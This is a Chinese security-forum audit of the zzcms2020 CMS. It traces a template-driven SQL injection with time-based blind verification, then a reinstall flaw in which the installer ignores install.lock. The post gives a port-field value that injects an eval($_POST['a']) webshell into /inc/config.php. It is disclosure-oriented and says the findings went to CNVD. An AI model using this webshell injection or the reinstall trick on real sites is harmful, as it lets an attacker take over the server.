

奇安信攻防社区 – zzcms2020 审计

奇安信攻防社区 – zzcms2020 审计

前言 该 cms 算是发展了很多年的了, 官网在这里:

<http://www.zzcms.net/about/6.htm> 如果想要跟着复现可以自行下载, 本次发现的漏洞均已提交 CNVD。 # sql 注入 漏洞点是在 / ask/search.php 的第 9 行...


该 cms 算是发展了很多年的了, 官网在这里: <http://www.zzcms.net/about/6.htm> (<http://www.zzcms.net/about/6.htm>) 如果想要跟着复现可以自行下载, 本次发现的漏洞均已提交 CNVD。

漏洞点是在 / ask/search.php 的第 9 行:



(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-c8282ca3af7ddf8cd141ddcc8f18426c88848c13.png)

发现是对 ask_search.htm 进行读取然后把数据存入 \$strout 中。最后通过一系列过滤操作后会在 232 行执行 showlabel 函数:




```

209     }
210     $strout = str_replace( search: "{/loop}" . $list . "{/loop}", $list2, $strout);
211     $strout = str_replace( search: "{#fenyei}", showpage1( $ask ), $strout);
212 }
213
214 $strout = str_replace( search: "{#siteskin}", $siteskin, $strout);
215 $strout = str_replace( search: "{#sitename}", replace: sitename, $strout);
216 $strout = str_replace( search: "{#station}", getstation( bid: 0, bname: "", sid: 0, sname: "", title: "", $keyword, channel: "ask"), $strout);
217 $strout = str_replace( search: "{#pagetitle}", $pagetitle, $strout);
218 $strout = str_replace( search: "{#pagekeywords}", $pagekeyword, $strout);
219 $strout = str_replace( search: "{#pagedescription}", $pagedescription, $strout);
220
221 if ($b == 0) { //当小类为空显示大页, 否则只是小类
222     $strout = str_replace( search: "{#formbigclass}", formbigclass(), $strout);
223 } else {
224     $strout = str_replace( search: "{#formbigclass}", replace: "", $strout);
225 }
226
227 $strout = str_replace( search: "{#typeid}" . $typeid . "}", replace: "class=current1", $strout); //模板页typeid设定当前样式
228 $strout = str_replace( search: "{#formsmallclass}", formsmallclass($b), $strout);
229 $strout = str_replace( search: "{#keyword}", $keyword, $strout);
230 $strout = str_replace( search: "{#selected}", $selected, $strout);
231 $strout = str_replace( search: "{#sitebottom}", sitebottom(), $strout);
232 $strout = str_replace( search: "{#sitetop}", sitetop(), $strout);
233
234 $strout = showLabel($strout);
235
236 echo $strout;
237
238 ?>

```

(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-6bfc040da31bc8daef2ee549875a94142110f700.png)

所以跟进:




```

1 <?php
2 function showLabel($str)
3 {
4     global $b; //zsshow需要从zs/class.php获取$b; zsshow从s/class.php获取$b;
5     //checkver($str);
6     //固定标签=====
7     $channels = array('ad', 'zs', 'd', 'zx', 'pp', 'job', 'zh', 'announce', 'cookiezs', 'zsclass', 'keyword', 'province', 'sitecount');
8     foreach ($channels as $value) {
9         if (strpos($str, "needle: '{#show' . $value . ':' . $cs . '}'") !== false) {
10             $n = count(explode( delimiter: "{#show" . $value . ":" . $str )); //循环之前取值
11             for ($i = 1; $i < $n; $i++) {
12                 $cs = strbetween($str, start: "{#show" . $value . ":" . $str, end: "}")
13                 if ($cs <> '') {
14                     $str = str_replace( search: "{#show" . $value . ":" . $cs . "}", fixed($cs, $value), $str);
15                 } // $cs直接做为一个整体字符串参数传入, 调用时再转成数组遍历每项值
16             }
17         }
18     }
19 }

```

(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-f73d630364ecb3a464303f6469281ba19d077b7d.png)

这里 \$str 函数是读取的 ask_search.htm 内容, 然后发现在 14 行中存在 fixed 函数, 所以继续跟进:



(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-0e1e6fbe1ea4d956d61eb4626fb56813e58efdcb.png)

发现存在 showad 函数, 但是其中的 \$cs 任然是通过前面的 htm 文件内容控制, 然后继续跟进:






(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-0fc79661ed846d334b078fed6499e0775ab82602.png)

发现对 \$cs 进行分割, 然后在 660 行进行 sql 的拼接, 后面会再进行执行, 因为是读取文件的内容, 所以该 cms 对 sql 的过滤无效, 但是由上图代码可知, htm 的内容会以逗号分割, 所以需要逗号进行绕过。


漏洞验证

这里我用的数据库数据如下:



(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-8bdb97917cf01aa2a913ea870c704990d91e37e6.png)


先后台的模板处的网站模板中添加 ask_search.htm, 然后添加如下:






(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-fd7fe482ff03f6525e7808975bf8464fe0a029c9.png)

然后直接访问 / ask/search.php, 因为数据库是 zzcms, 所以第一个为 z 时会延时:




(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-c94d9acd054c7b0ea6011d353797e3f1105fd175.png)

然后换成其它的, 则不会延时



(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-041d04bc2e081b64de4147a5a9c89d46ffb63ca5.png)


漏洞点是在 / install/index.php 的第 131 行



(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-1f8e59ca8274ec32df9638e0fdf839105499dfa6.png)

存在文件的写入。

首先在 / install/step_2.php 中, 该 cms 没有做是否安装过该 CMS 的验证的, 所以虽然存在 install.lock 但是却任然可以直接进行安装:



(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-06e2b1761836cfa2f664d0859fecf9bd7fcabfaa.jpg)

所以我们直接 POST 传入 step=2 就可以直接开始进行重新安装的步骤, 然后当 step=4 时, 点击下一步后, 就能进入 step=5 了, 然后会发现页面会让写这些东西:



(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-7bdc3963b16c6f29cae2897bf864970e7d458e10.png)

然后根据第一张图我们知道, 它会把这些填写的数据库信息写入 / inc/config.php 中, 所以我们可以这么考虑, 在端口 3306 后面使用 url 的锚点, 来使数据库可以正常连接, 但是却能让我们写入一句话木马。

漏洞验证

在端口 3306 后面输入 #');eval(\$_POST['a']);('

ZZCMS安装向导

[检查系统运行环境 ->](#)[检查目录/文件属性 ->](#)[创建数据库 ->](#)[安装 ->](#)

填写数据库信息

数据库服务器

localhost

通常为localhost或服务IP地址

端口

3306#');eval(\$_POST['a']);/*

默认为3306

数据库用户名

root

数据库密码

root

数据库名

zzcms

网站访问地址

http://192.168.1.101:92

填写管理员信息

管理员账号

admin

管理员密码

•••••

重复密码

•••••

上一步

下一步

取消


(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-c10fd1dbf7c8450f93ade7be6b373bb564608555.png)
然后就会写入在 / inc/config.php 中:

```
zzcms2020 inc config.php
index.php ce.php config.php step_4.php step_5.php
<?php
define('sqldb','zzcms');//数据库名
define('sqluser','root');//用户名
```



(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-6b666fd3f23429958347256edbb11116d3e509c4.png)

所以直接访问执行命令:



(https://shs3.b.qianxin.com/attack_forum/2021/08/attach-d1d07e48a09ae6f7b4a781d4494b1f8415aba5a3.png)